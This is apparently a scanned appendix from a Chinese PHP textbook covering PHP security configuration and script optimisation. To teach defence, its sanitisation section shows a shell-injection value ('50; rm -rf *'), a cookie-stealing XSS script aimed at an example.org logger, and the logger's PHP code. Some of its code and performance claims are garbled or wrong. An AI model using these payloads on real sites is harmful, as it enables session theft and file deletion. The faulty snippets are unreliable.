    <table cellspacing="0" cellspadding="0" border="1">
        <tr><td>$data[item].id</td></tr>
    </table>
<{/section}
```

附录B

PHP的安全和优化

这一部分主要介绍PHP的安全和优化两个部分。考虑到安全时，首先要评估的是所保护信息的重要性。应该既考虑这些信息对你的重要性，又考虑它对潜在入侵者的重要性。这样安全所涉及的内容非常多，同时，安全也是相对的，这就要求无论是系统工程师维护服务器，还是软件工程师编写脚本，都要有一种安全意识。优化是个一个比较复杂的环节，无论是站点还是产品，在实际的运营过程中，不但涉及硬件服务器的优化，还有软件部分的优化。在这里既包括了在编程过程的脚本优化，又涵盖了某些良好的优化工具，优化的最终目的就是使我们的产品或站点更好、更快地运营。

B.1 网站安全 Security

任何网站服务器都可以看做是一个城堡，总是处于很多敌人的攻击之下。并且，传统战争和信息的历史都表明，攻击者的胜利通常不完全依赖于其技巧或智慧，往往是防守者的疏忽造成的。作为电子王国的守护者，你面对的是很多可能造成破坏的入口，特别值得注意的方面如下。

- 用户输入：利用不合法的用户输入，可能是导致本来安全的应用基础设施遭受严重破坏的最简单的方法。很多大流量的网站受攻击的报告都证明了这一点，攻击者正是采用这种方式对这些网站发动攻击的。如果只是简单地管理Web表单参数、URL参数、Cookie和其他可访问的途径，攻击者就能利用很多方法攻击应用程序逻辑的核心。
- 软件漏洞：Web应用程序通常使用很多技术构建而成，一般包括数据库服务器、Web服务器、一种或多种编程语言，所有这些运行于一个或多个操作系统之上。因此，要经常跟踪公布的漏洞，采取必要的措施，在有人利用这些漏洞之前修补问题，这是至关重要的。
- 内部任务：共享主机服务器总是很容易因为某个用户有意或无意的动作遭到破坏。

因为每种情况都会使应用程序的完整性处于风险之中，因此都必须进行全面检查并做相应处理。本章将介绍一些能防止甚至消除这些危险的步骤。具体包括：

- 通过配置参数安全地配置PHP。
- 安全模式保护选项。
- 验证用户数据的重要性。

- 通过常识和正确的服务器配置保护敏感数据。
- PHP 的加密功能。

B.1.1　安全配置 PHP

PHP 提供了很多配置参数，可以大大提升 PHP 的安全级别。本节介绍最重要的一些选项。

注意：禁用 register_globals 指令非常有助于防止用户试图欺骗应用程序接受原本危险的数据。

B.1.1.1　安全模式

安全模式对于在共享服务器环境中运行 PHP 的用户而言特别有用。当启用安全模式时，PHP 总是会验证执行脚本的拥有者是否与该脚本试图打开的文件的拥有者匹配。只要正确地配置了文件权限以防止修改，就能防止执行用户无意地执行、查看和修改他并不拥有的文件。启用安全模式还对 PHP 的行为有其他一些重要的影响，能减少甚至禁用很多标准 PHP 函数的功能。本节将讨论这些影响以及这个特性中与安全模式有关的一些参数。

1．safe_mode(boolean)

作用域：PHP_INI_SYSTEM，默认值：0。

启用 safe_mode 指令将对在共享环境中使用 PHP 时可能有危险的语言特性有所限制。可以将 safe_mode 设置为布尔值 on 来启用，或者设置为 off 禁用。它会比较执行脚本的 UID 和脚本尝试访问的文件的 UID，以此作为其限制机制的基础。如果 UID 相同，则执行脚本；否则，脚本失败。

具体说，当启用安全模式时，以下一些限制将生效。

- 所有输入/输出函数（例如 fopen()、file()和 require()）的使用会受限制，只能用于与调用这些函数的脚本有相同拥有者的文件。例如，假定启用了安全模式，如果 Mary 拥有的脚本调用 fopen()，尝试打开由 John 拥有的一个文件，则将失败。但是，如果 Mary 不仅拥有调用 fopen()的脚本，还拥有 fopen()所调用的文件，就会成功。
- 如果用户试图创建新文件，将限制为只能在该用户拥有的目录中创建文件。
- 如果试图通过函数 popen()、systen()或 exec()等执行脚本，只有当脚本位于 safe_mode_exec_dir 配置指令指定的目录中才可能。
- HTTP 认证得到进一步加强，因为认证脚本拥有者的 UID 划入认证领域范围内。此外，当启用安全模式时，不会设置 PHP_AUTH。
- 如果使用 MySQL 数据库服务器，连接 MySQL 服务器所用的用户名必须与调用 mysql_connect()的文件的拥有者用户名相同。
- 下面是启用 safe_mode 指令时受影响的函数、变量及配置指令的完整列表，如表 B-1 所示。

表 B-1　启用 safe_mode 指令受影响的函数

apache_request_headers()	backticks()和反引号操作符	chdir()
chgrp()	chmod()	chown()
copy()	dbase_open()	dbmopen()
dl()	exec()	filepro()
filepro_retrieve()	filepro_rowcount()	fopen()
header()	highlight_file()	ifx_*

续表

ingres_*	link()	mail()
max_execution_time()	mkdir()	move_uploaded_file()
mysql_*	parse_ini_file()	passthru()
pg_lo_import()	popen()	posix_mkfifo()
putenv()	rename()	rmdir()
set_time_limit()	shell_exec()	show_source()
symlink()	system()	touch()
unlink()		

2．safe_mode_gid(boolean)

作用域：PHP_INI_SYSTEM；默认值：0。

此指令会修改安全模式的行为，即从执行前验证 UID 改为验证组 ID。例如，如果 Mary 和 John 处于相同的用户组，则 Mary 的脚本可以对 John 的文件调用 fopen()。

3．safe_mode_include_dir(string)

作用域：PHP_INI_SYSTEM；默认值：NULL。

可以使用指令 safe_mode_include_dir 指示多个路径，启用安全模式时在这些路径中将忽略安全模式。例如，你可以使用此函数指定一个包含不同模板的目录，这些模板可能集成到一些用户网站。可以指定多个目录，在基于 UNIX 的系统中各目录用冒号分隔，在 Windows 中用分号分隔。

注意：如果指定某个路径但未包含最后的斜线，则该路径下的所有目录都会忽略安全模式设置。例如，如果设置此指令为 /home/configuration，表示 /home/configuration/templates/ 和 /home/configuration/passwords/都排除在安全模式限制之外。因此，如果只是要排除一个目录或一组目录不受安全模式设置的限制，要确保每个目录都包括最后的斜线。

4．safe_mode_allowed_env_vars(string)

作用域：PHP_INI_SYSTEM；默认值："PHP_"。

当启用安全模式时，可以使用此指令允许执行用户的脚本修改某些环境变量。可以允许修改多个变量，每个变量之间用逗号分隔。

5．safe_mode_exec_dir(string)

作用域：PHP_INI_SYSTEM；默认值：NULL。

此指令指定一些目录，其中的系统程序可以通过诸如 system()、exec()或 passthru()等函数执行。为此必须启用安全模式。此指令有一个奇怪的地方，在所有操作系统中，都必须使用斜线（/）作为目录的分隔符。

6．safe_mode_protected_env_vars(string)

作用域：PHP_INI_SYSTEM；默认值：LD_LIBRARY_PATH。

此指令保护某些环境变量不能被 putenv()函数修改。默认情况下，变量 LD_LIBRARY_PATH 是受保护的，因为如果在运行时修改这个变量，可能导致不可预知的结果。关于此环境变量的更多信息，请参考搜索引擎或 Linux 手册。

注意：本节中声明的所有变量都将覆盖 safe_mode_allowed_env_vars 指令中的声明的变量。

B.1.1.2　其他与安全有关的配置参数

1．disable_functions(string)

作用域：PHP_INI_SYSTEM；默认值：NULL。

对于有些人来说，启用安全模式似乎有点过分。相反，你可能只希望禁用某些函数。可以将 disable_functions 设置为一个希望禁用的函数名列表，各函数名之间用逗号分隔。假定希望禁用 fopen()、popen()和 file()函数，可以将这个指令设置为：

```
disable_functions = fopen,popen,file
```

注意：这个指令并不依赖于是否启用安全模式。

2．disable_classes(string)

作用域：PHP_INI_SYSTEM；默认值：NULL。

假如 PHP 采用面向对象范型，那么可能你使用了大量的类库。但是，这些库中的某些类你可能宁可不用。通过 disable_classes 指令可以防止使用这些类。例如，假设希望完全禁用两个类：administrator 和 janitor：

```
disable_classes = "administrator,janitor"
```

注意：此指令的影响不依赖于 safe_mode 指令。

3．doc_root(string)

作用域：PHP_INI_SYSTEM；默认值：NULL。

此指令可以设置为一个路径，指定提供 PHP 文件的根目录。如果 doc root 指令设为空，则忽略，将按照 URL 所指定的执行 PHP 脚本。如果启用安全模式，而且 doc_root 不为空，则不会执行位于此目录之外的 PHP 脚本。

4．max_execution_time(integer)

作用域：PHP_INI_ALL；默认值：30。

此指令指定脚本在中止前执行的秒数。这对于防止脚本占用过多 CPU 时间非常有用。如果 max_execution_time 设置为 0，则没有时间限制。

5．memory_limit(integer)

作用域：PHP_INI_ALL；默认值：8M。

此指令指定脚本可以使用的内存，以兆字节为单位。注意，除了 MB 值，不能指定其他值，并且必须在数字后面加一个 M。此指令只有在配置 PHP 时启用—enable-memory-limit 后才可用。

6．open_basedir(string)

作用域：PHP_INI_SYSTEM；默认值：NULL。

PHP 的 open_basedir 指令可用建立一个基本目录，将限制所有文件操作只能在这个目录下进行，这与 Apache 的 DocumentRoot 指令很类似。这个指令可以防止用户进入服务器的受限区域。例如，假设所有 Web 素材都位于目录/home/www。为防止用户通过几个简单的 PHP 命令浏览并可能操作/etc/passwd 等文件，可以考虑设置 open_basedir 如下：

```
open_basedir = "/home/www/"
```

注意：此指令的影响不依赖于 safe_mode 指令。

7．sql.safe_mode(integer)

作用域：PHP_INI_SYSTEM；默认值：0。

当启用 sql.safe_mode 指令时，会忽略传给 mysql_connect()和 mysql_pconnect()的所有信息，而使用 localhost 作为目标主机。运行 PHP 的用户将作为用户名（与 Apache 守护用户非常类似），不使用密码。

8．user_dir(string)

作用域：PHP_INI_SYSTEM；默认值：NULL。

此指令指定用户主目录中的一个目录名，PHP 脚本必须放在这里才能执行。例如，如果 user_dir 设置为 scripts，用户 Johnny 希望执行 somescript.php，那么 Johnny 必须在其主目录下创建名为 scripts 的目录，并把 somescript.php 放在其中。然后可以通过 URL http://www.example.com/~johnny/scripts/somescript.php 访问这个脚本。此指令一般与 Apache 的 UserDir 配置指令一起使用。

B.1.2 隐藏配置细节

许多程序员倾向于部署开源软件，以此作为对外显摆的一个招牌。不过，关于项目发布的每一项信息都能为攻击者提供一些重要线索，最终可以用来侵入你的服务器，意识到这一点很重要。也就是说，要考虑一种替代的方法，让应用程序既发挥能力又尽可能地隐藏技术细节。尽管隐藏只是整个安全领域的一部分，但这确实是始终要牢记的一种策略。

B.1.2.1 隐藏 Apache 和 PHP

Apache 在所有文档请求和服务器生成的文档（如 500 内部服务器错误文档）中都会输出一个服务器签名。有两个配置指令负责控制此签名：ServerSignature 和 ServerTokens。

1．Apache 的 ServerSignature 指令

ServerSignature 指令负责插入与 Apache 的服务器版本、服务器名（通过 ServerName 指令设置）、端口和编译模块有关的一行输出。启用这个指令时，如果与 ServerTokens 指令一起使用，就能够显示类似于下面的输出：

```
Apache/2.2.9(Unix) DAV/2 PHP/5.2.6 B3-dev Server at www.example.com Port 80
```

很明显，Apache 版本、操作系统和编译模块是你想自己保留的项。因此，可以考虑将这个指令设置为 Off 来禁用。

2．Apache 的 ServerTokens 指令

ServerTokens 指令确定在启用 ServerSignature 指令时，以何种程度提供服务器细节。有 6 个可用选项，包括 Full、Major、Minimal、Minor、OS 和 Prod。表 B-2 给出了每个选项的示例。

表 B-2 ServerSignature 指令值

选　项	示　例
Full	Apache/2.2.9(UNIX) DAV/2 PHP/5.2.26B3-dev
Major	Apache/2
MinImal	Apache/2.2.9
Minor	Apache/2.2
OS	Apache/2.2.9(UNIX)
Prod	Apache

虽然在禁用 ServerSigature 时这个指令没有意义，但如果出于某种原因必须启用 ServerSignature，就可以考虑将这个指令设置为 Prod。

3．expose_php(boolean)

作用域：PHP_INI_SYSTEM；默认值：1。

启用时，PHP 指令 expose_php 将细节追加到服务器签名后面。例如，如果启用了 ServerSignature，ServerTokens 设置为 Full，并且启用了此指令，服务器签名的有关部分如下：

```
Apache/2.2.9(Unix) DAV/2 PHP/5.2.6 B3-dev Server at www.example.com Port 80
```

如果禁用，则可能为：

```
Apache/2.2.9(Unix) DAV/2 Server at www.example.com Port 80
```

4．删除 phpinfo()调用的所有实例

phpinfo()函数提供了一个很棒的工具，可用于在指定服务器上查看 PHP 配置的总结。但是，由于在服务器上未加保护，这些文件对于攻击者来说实可谓是一个金矿。例如，这个函数能生成操作系统、PHP 和 Web 服务器版本、配置标志的有关信息，还能生成关于所有可用扩展及其版本的详细报告。如果允许攻击者访问此信息，就更有可能发现并利用潜在的攻击漏洞。

遗憾的是，似乎许多开发人员没有意识到或不关心这些漏洞，因为只要在搜索引擎中输入 phpinfo.php，将得到大约 255 000 个结果，其中很多链接直接指向执行 phpinfo()命令的文件，因而提供了关于服务器的大量信息。对于早期脆弱的 PHP 版本。只需快速地修改搜索条件，加入其他关键词，就能得到原来结果的一个子集，而这将成为攻击的主要对象，因为它们使用了已知不安全的 PHP、Apache、IIS 版本和各种所支持的扩展。

允许其他人查看 phpinfo()的结果，这实质上相当于向公众提供一个路线图，其中列出了你的服务器的许多技术特性和缺陷。不要仅仅因为懒惰或未考虑到别人能得到这些数据而成为攻击的牺牲品。

5．修改文档扩展名

启用 PHP 的文档一般通过其独特的扩展名就能识别，最常见的包括.php、.php3 和.phtml。你知道这可以很容易地改为你希望的其他扩展名吗？甚至可以改成.html、.asp 或者.jsp？，为此只要在 httpd.conf 文件中修改如下一行：

```
AddType application/x-httpd-php .php
```

添加所希望的任何扩展名，例如：

```
AddType application/x-httpd-php .asp
```

当然，要确保这不会导致与其他安装的服务器技术相冲突。

B.1.3　隐藏敏感数据

在互联网上能查到大量执行 phpinfo()的文件，尽管这个数量能够说服你，但你可能会奇怪地发现，许多开发人员相信只要文档没有连接到网站的页面上就不可访问。很明显，事实并非如此。任何位于 Web 服务器文档树中的文档，只要拥有足够权限，就可以通过任何能够执行 GET 命令的机制获取。作为练习，你可以创建一个文件，在这个文件中写上"my secret stuff"。将此文件保存到你的公共 HTML

目录中，取名为 sectets，并使用一个相当奇怪的扩展名，如.zkgjg。显然，服务器不会识别此扩展名，但它还会尝试提供其数据。现在，打开浏览器，使用指向该文件的 URL 请求这个文件，文件内容一览无余。

· 当然，用户需要知道要获取的文件名。但是，就像假定包含 phpinfo()函数的文件将命名为 phpinfo.php 一样，一点智慧再加上利用 Web 服务器配置中的缺陷，就足以幸运地找到原本受限的文件。幸运的是，下述两种简单的方法可以彻底解决这个问题。

B.1.3.1 注意文档根目录

在 Apache 的 httpd.conf 文件中，你会发现一个配置指令 DocumentRoot。它将设置服务器所认为的公共 HTML 目录的路径。如果没有采取其他保护措施，此路径中的任何文件都可以在用户的浏览器上得到，即使文件没有可识别的扩展名也不妨碍。但是，用户查看此路径之外的文件是不可能的。因此，将配置文件放在 DocumentRoot 路径之外是个好主意。要获取这些文件，可以使用 include()将这些文件包含到 PHP 文件中。例如，假设 DocumentRoot 设置为：

```
DocumentRoot C:/apache2/htdocs          #Windows
DocumentRoot /www/apache/home           #Unix
```

假设你在使用一个日志包，它能向一系列文本文件写入网站访问信息。你肯定不希望任何人查看这些文件，所以将其放在文档根目录之外是个好主意。因此，可以将这些文件保存在上述路径之外的某个目录中；例如：

```
C:/Apache/sitelogs/                     #Windows
/usr/local/sitelogs/                    #Unix
```

记住，如果禁用安全模式，能够执行机器上 PHP 脚本的其他用户可能仍能将此文件包含到自己的脚本中。因此，在共享的主机环境中，最好使用 safe_mode 和 open_basedir 等指令与这个安全策略构成双重保护。

B.1.3.2 拒绝访问某些文件扩展名

第二种防止用户查看某些文件的方法是拒绝访问某些扩展名，为此需要配置 httpd.conf 文件的 Files 指令。假设不希望任何人访问有扩展名.inc 的文件，在 httpd.conf 文件中放入如下内容：

```
<File  *.inc>
    Order allow,deny
    Deny from all
</Files>
```

添加之后，重启 Apache 服务器，你会发现任何用户试图通过浏览器请求查看有扩展名.inc 的访问都将被拒绝。但是，仍可以在脚本中包含这些文件。另外，如果搜索 httpd.conf 文件，将看到保护对.htaccess 的访问就采用了这种配置。

B.1.4 清理用户数据

如果没有尽一切可能地检查和清理用户提供的数据，将为攻击者提供机会对信息库和操作系统进行大规模的内部破坏、修改和删除 Web 文件，甚至窃取无辜的网站用户的身份。本节将介绍由于开发人员忽略这种必要保护而导致的两个网站攻击，从而展示这种危险的严重性。第一个攻击导致有价值的网

站文件被删除，第二个攻击通过一种称为跨网站脚本的攻击技术，导致随机用户的身份被窃取。

B.1.4.1　文件删除

为说明在没有经验用户输入时事情会变得多糟，假设应用程序需要将用户输入传递到某个遗留的命令行应用程序，通过 PHP 执行这样的应用程序需要使用命令执行函数，如 exec()或 system()。

```
exec("/opt/inventorymgr".$sku."".$inventory);
```

在$sku 中传入如下字符串，试图删除网站：

```
50; rm  –rf  *
```

这会导致 exec()中执行如下命令：

```
exec("/opt/inventorymgr50; rm  -rf  *");
```

应用程序确实会如期执行，但紧接着会尝试递归地删除位于执行 PHP 脚本所在目录中的每一个文件！当然，允许删除需要一定权限，但是你不能冒这个险。

B.1.4.2　跨网站脚本

前面的情况说明，如果不验证用户数据，删除重要的网站文件是多么容易。不过，如果你非常严格地备份网站数据，网站就能在很短时间内恢复。但如果遭遇了本节所述的攻击，要从所造成的破坏中恢复会困难得多，因为原本信任网站安全性的用户会因此背叛你。这种攻击称为跨网站脚本，涉及将恶意代码插入到其他用户频繁使用的页面中（如在线公告栏）。只要访问这个页面，就会使得数据传输到一个第三方网站，然后攻击者可以假扮成不知情的访问者返回。下面建立一些允许这种攻击的环境参数。

假设一个在线服装零售店为注册顾客提供了一个机会，可以在电子论坛中讨论最新时尚趋势。由于公司急于将论坛上线，决定暂时忽略清理用户输入，等以后再考虑这些事情。一个不道德的顾客决定看一下这个论坛能否用来收集其他顾客的会话密钥（存储在 Cookie 中）。你可能不相信，只需要使用一些 HTML 和 JavaScript 将所有论坛访问者的 Cookie 数据转发到第三方服务器上的脚本，就能做到这一点。要了解获取 Cookie 数据是多么容易，可以访问一个流行的网站，如 Google。在浏览器地址栏中输入如下内容：

```
javascript:void(alert(document.cookie))
```

应当能看到网站的所有 Cookie 信息都显示在一个 JavaScript 警告窗口中。通过 JavaScript，攻击者可以利用未检查的输入，在网页中嵌入一个类似的命令，将信息悄无声息地转发到某个脚本，这个脚本能够将此信息存储在文本文件或数据库中。攻击者就是这样做的，他使用论坛的注释提交工具，向论坛页面添加了以下字符串：

```
<script>
      document.location = 'http://www.example.org/logger.php?cookie=' + document.cookie
</script>
```

logger.php 文件可能如下所示：

```
<?php
      $cookie = $GET['cookie'];
      $info = "$cookie\n\n";
      $fh = @fopen("/home/cookies.txt","a");
      @fwrite($fh,$info);
```

```
    header("Location:http://www.example.com");
?>
```

假如电子商务网站没有将 Cookie 信息与一个特定的 IP 地址做比较（这种保护很不常见），攻击者所要做的就是将 Cookie 数据改编为浏览器支持的某种格式，然后返回到发出信息的网站。现在攻击者已经伪装成无辜的用户，可能盗用用户的信用卡未经授权地购买商品，还可能进一步修改论坛，甚至进行其他破坏。

B.1.4.3 清理用户输入的解决方案

由于不检查用户输入会对网站及其用户带来可怕的影响，所以你可能认为，采取必要的保护措施肯定特别复杂。毕竟在所有类型的 Web 应用程序中，这个问题都如此普遍，要做出防范肯定不是轻而易举的，是这样吗？有意思的是，防止这种攻击真的相当简单，只要在使用输入完成任何任务前，先把输入传入几个函数就可以。对此，有 4 个很好用的标准函数：escapeshellarg()、escapeshellcmd()、htmlspecialchars()和 strip_tags()。

1．escapeshellarg()

函数原型：string escapeshellarg (string arguments)

escapeshellarg()函数用 arguments 中的单引号和前缀（转义）引号来界定 arguments。效果是当 arguments 传给 shell 命令时，会被认为是一个参数。这很重要，因为它减少了攻击者将其他命令伪装成 shell 命令参数的可能性。因此，在前面介绍过的文件删除情况下，所有用户输入会包围在单引号中，如下：

```
/opt/inventorymgr '50XCH67YU' '50; rm  -rf *'
```

尝试执行此命令意味着 50；rm -rf * 会被 inventorymgr 视为请求的数量。假如 inventorymgr 验证了这个值以确保它是一个整数，则调用将失败，不会造成真正的破坏。

2．escapeshellcmd()

函数原型：string escapeshellcmd (string command)

escapeshellcmd()函数与 escapeshellarg()的宗旨相同，但会清理可能危险的输入程序名，而不是程序参数。escapeshellcmd()函数会转义 command 中的所有 shell 元字符来完成工作这些元字符包括：# & ; ‘ , | * ? ~ < > ^ ( ) [ ] { } $ \\。

3．htmlentities()

详见字符串处理函数章节。

4．strip_tags()

详见字符串处理函数章节。

B.1.5 数据加密

2011 年年底，有好多大型网站的用户密码泄露，大约有上千万的用户信息暴露在网上，主要原因就是因为没有对用户信息进行加密。加密（Encryption）可以定义为将数据转换为除预期方之外没有人能读的格式。预期方可以通过使用某些秘密信息（通常是秘密密钥或密码）对加密数据进行加码或解密。PHP 对一些加密算法提供了支持。通过 Web 加密一般是没有用的，除非运行加密机制的脚本在启用 SSL

的服务器上操作。为什么？PHP 是一种服务器端脚本语言，所以信息在加密前必须以明文格式发送给服务器。如果用户没有通过安全的连接操作，那么在数据从用户传输到服务器的过程中，恶意的第三方可以用很多方法观察此信息。关于建立安全 Apache 服务器的信息，请阅读相关资料。如果你使用的是其他 Web 服务器，请参考相关文档。常见的加密方法有使用 md5()、mhash()、mcrypt_encrypt()、mcrypt_decrypt()函数等。

B.2 网站优化 Optimize

PHP 作为现在最流行的 Web 脚本语言，其突出优势就是速度与效率。但有时也会遇到一些性能的问题，如维护原有效率不高的脚本，或者服务器负荷较大，以及网络带宽不高等多种影响系统的瓶颈时，就需要对系统的内外部环境进行调优工作。

B.2.1 PHP 脚本级优化

这里有几条 PHP 脚本优化的技巧，你可以在优化时用到它们，这些技巧并不能让 PHP 代码变得更快，而只能使代码稍稍优化一点，更重要的是，它可以让你洞察到 PHP 内在的运行原理，使得 Zend 引擎能够更好地对 PHP 代码进行优化。提醒一下，这不是你在编码开始时就要执行的优化。

B.2.1.1 改改习惯

有一些更简单、更快的优化技巧，在使用后，会发现一些代码的效率问题。PHP 并不知道如何优化你的程序，而只是按照你的思想忠实执行，下面的程序使用 count($array)作为条件循环时，就有一些耗时的操作。

```
$lamp = array('Linux','Apache','MySQL','PHP');
for ($i = 0; $i<= count($lamp);$i++){
        //语句体
}
```

上面的条件表达式里，每次循环处理都要执行一遍 count 函数，即计算数组的长度一次。我们重写该代码，程序如下：

```
$lamp = array('Linux','Apache','MySQL','PHP');
$count = count($lamp);          //先统计数组个数
for ($i = 0; $i<= $count;$i++){
        //语句体
}
```

这样就确保了循环在执行时是最优化的方式。其实这一现象在很多项目中并不多见，因此，我们在写完程序后，不要以为自己的程序是完美的，回过头花些时间检查程序或算法，程序其实还可以更快地执行，它比我们使用任何优化工具更有效。如下所示：

（1）当对字符串进行操作时，如果需要检查字符串是否超过某一长度，很容易去使用 strlen()函数。但是，strlen()是一个函数，与其他函数一样，在使用时需要进行几个操作，如全部小写化、函数查找。在某些场合，可以使用 isset()来提高代码速度。示例如下：

```
if (strlen($var) < 5) { echo "this is test";}
```

与下列表达式的对比：

```
if (!isset($var{5})) { echo "this is test";}
```

调用 isset()比 strlen()要快，因为 isset()是一种语法结构，而不是函数。在执行时不需要 PHP 引擎对 strlen()进行小写转换和内部进行函数的查找。

（2）使用递增或递减时，$i++比++$i 稍慢。这一点和其他语言相比，在 PHP 中是一个特例，不要在 C 语言和 Java 中也使用这个技巧。在 PHP 中，++$i 比++$i 快的原因是$i++进行了 4 次计算，而++$i 进行 3 次，后缀叠加先申请了一个临时变量，然后增加。而前缀叠加直接使用了原变量。

（3）当需要输出字符串或数据时，PHP 有很多的方法。很多 PHP 开发者并不知道所有的方法，结果使用了他们以前所习惯的语法。这是可以理解的，虽然并没有达到程序运行的最佳效率。print 与 echo 两者都是语法结构，但 print 比 echo 稍稍慢一点。理由很简单，不管是否需要，print 都会返回一个状态标识，而 echo 只是简单地输出而不做其他任何事情。在绝大多数情况下，这个状态标识如果没有用处，使用它会有不必要的时间花费。使用 printf()很慢，我们强烈建议不在万不得已时不要使用这个函数。printf()花费函数消耗。printf()是在需要进行参数格式化的情况下使用的。PHP 是类型无关语言，大部分时间用在类型的隐形转化上。调用 printf()来格式化字符串需要在字符串中扫描需要被替换的特殊字符，你可以预计得到这样的速度和效率。

B.2.1.2 使用技巧

在某些情况下正则匹配的速度是不太快的，所以我们只是验证 A～Z、0～9 等比较简单的数据。我们可以使用 PHP 5 的函数（如 ctype）来代正则表达式。crype 扩展提供了一系列类似于 C 评议的 is*() 函数，但不像 C 函数一次只能对一个字符串进行验证，PHP 的 crype 函数可以对整个字符串进行操作，因此比正则表达式的运行效率要高很多。例如：

```
preg_match("![0-9]+!",$foo);
与
ctype_digit($foo);
```

另一个 PHP 常用的操作是数组搜索，这个操作使用正则查找或完全遍历整个数组来实现，这在查找一个大数组或频繁查找时相当耗资源。我们该怎么做呢？在 PHP 中，关联数组元素实质上是以哈希表来存储的。哈希表的查询速度是非常快的，所以查找数据可以简单地这样写：$value=isset($foo[$bar])?$foo[$bar]:NULL;这种查找模式比遍历查找要快，即便是字符串关键字比数字关键字多占用了一些内存。请看下面的示例：

```
$keys = array("apples", "oranges", "mangoes", "tomatoes", "pickles");
if (in_array('mangoes',$keys)){…}
```

与下列语句对比：

```
$keys = array("apples"=> 1,"oranges"=> 1,"mangoes"=> 1,"tomatoes"=> 1,"pickles"=>1);
if (isset($keys['mangoes'])){…}
```

实践证明，第二个语句实现的查找比第一个要快三倍以上。

使用 require 比 require_once 快。从 PHP 5.2 开始，require 会比 require_once 快，因为 require 不会检查包括的文件或函数是否已经存在，建议使用 PHP 5 提供的魔术方法：__autoload。

记得刚开始开发的时候，有个同事说，其实我们现在做的东西有很多人都做过了。的确是这样，一些功能在 PHP 5 中已经内置了，有的在 PHP 4 中可能不完善，或者我们习惯于自己写函数，但这并不代表不存在，只是还没有发现而已。使用 PHP 内置的函数会使我们的程序效率更高，也让我们能多一些时间去做别的事。例如，我们在读一个文件的全部内容时，有的人经常会使用下面的方法。

```
<?php
    $data = '';

    $fp = fopen("some_file","r");
    while ( $fp && !feof($fp)){
        $data .= fread($fp,1024);
    }
    fclose($fp);
```

那么，比上面更简单、更快速的方法如下。

```
<?php
    $data = file_get_contents("some_file");
```

不需要使用 time()时间函数，我们使用$_SERVER['REQUEST_TIME']就能计算出当前脚本执行所花费的时间。

另外，PHP 5 还增强了 mkdir()函数，这是一个创建目录的函数，现在它可以创建一个目录树，即可以创建三级子目录，而不必循环进行创建操作，示例如下：

```
<?php
    mkdir("/path/to/my/dir",0755);
```

我们需要做的是脚本层优化，也就是对我们开发的 PHP 程序做优化调整，我们要对自己的所作所为负责。如果对象属性和方法仅仅做静态的访问，那么就将其声明为静态(static)，事实证明它可以提高性能（50%～75%）。

我们要尽量编写整洁的源代码，避免耗时低效的代码，如数组中字符串要尽量使用引用符号，以及使用$row['userid']要快于使用$row[userid]，在开发比较小的项目时，不要为了 OO 而使用 OOP，也就是说，面向对象肯定不如面向过程执行速度快。

B.2.2　使用代码优化工具

我们先来了解一下一个 PHP 脚本的执行过程（对于 PHP 解释器是解释的过程），如图 B-1 所示。




图 B-1　PHP 脚本的执行过程

针对 PHP 的代码质量，因为对业务的理解或编程水平的不同，导致一些代码的效率低下，我们可

以使用 Zend Optimizer 对 PHP 引擎产生的中间代码进行优化。

首先，要编写有效率的代码，当一些代码冗余不可避免时，我们除了修正一些显而易见的 BUG 和耗时的逻辑之外，这个烦琐的工作可以交由 Zend Optimizer 来完成，它的原理是通过检测 Zend 引擎产生的中间代码，并且优化它来得到更高的执行速度。

B.2.3 缓存加速

如果我们还想更进一步提升 PHP 的运行速度，就要考虑缓存技术了。到目前为止还有一些可选的解决方案，包括 eAccelerator、APC、Zend Platform for Performance Suite、PHP Accelerator 等。这些都属于缓存模块，它们会把第一次对.php 文件的请求产生的中间代码存储在 Web 服务器和内存中，然后对以后的请求返回“编译好”的版本。因为这样减少了磁盘读写，而且都在内存中工作，因此使用 eAccelerator 或 APC 这些工具能够很明显地提高 PHP 及页面装载时间。

B.2.4 HTTP 加速

PHP 应用程序可以将缓存设置得非常优化。一个缓存设置友好的应用程序应该告诉浏览器或代理服务器用什么策略来缓存数据，如什么时间更新等。以下是 4 种 HTTP 头信息，我们可以根据需要加入到 PHP 脚本中。

- Last-Modified
- Expires
- Pragma:no-cache
- Cache-Control

增加 HTTP1.1 头缓存信息的函数，通过 PHP 的 header()函数，发送特定的缓存控制原始 HTTP 标头，具体代码如下：

```
<?php
    function http_1_1_nocache_headers(){
        //设置此页面的最后更新日期为当天，强制浏览器获取最新内容
        $pretty_modtime = gmdate('D,d M Y H:i:s','GMT');

        header('Last-Modified:$pretty_modtime'));
        header('Expires:$pretty_modtime');
        //告诉客户浏览器不使用缓存，HTTP1.1 协议
        header（"Progma:no-cache"）;
    }
```

B.2.5 启用 GZIP 内容压缩

如果你想压缩自己的 PHP 文件后传输，并且我们安装 PHP 时扩展库已经很全，则只需在 php.ini 中把 GZIP 的一行打开即可。

```
extension = php_zlib.dll
```

压缩会提高 CPU 的使用率，以节省磁盘空间和网络传输时间。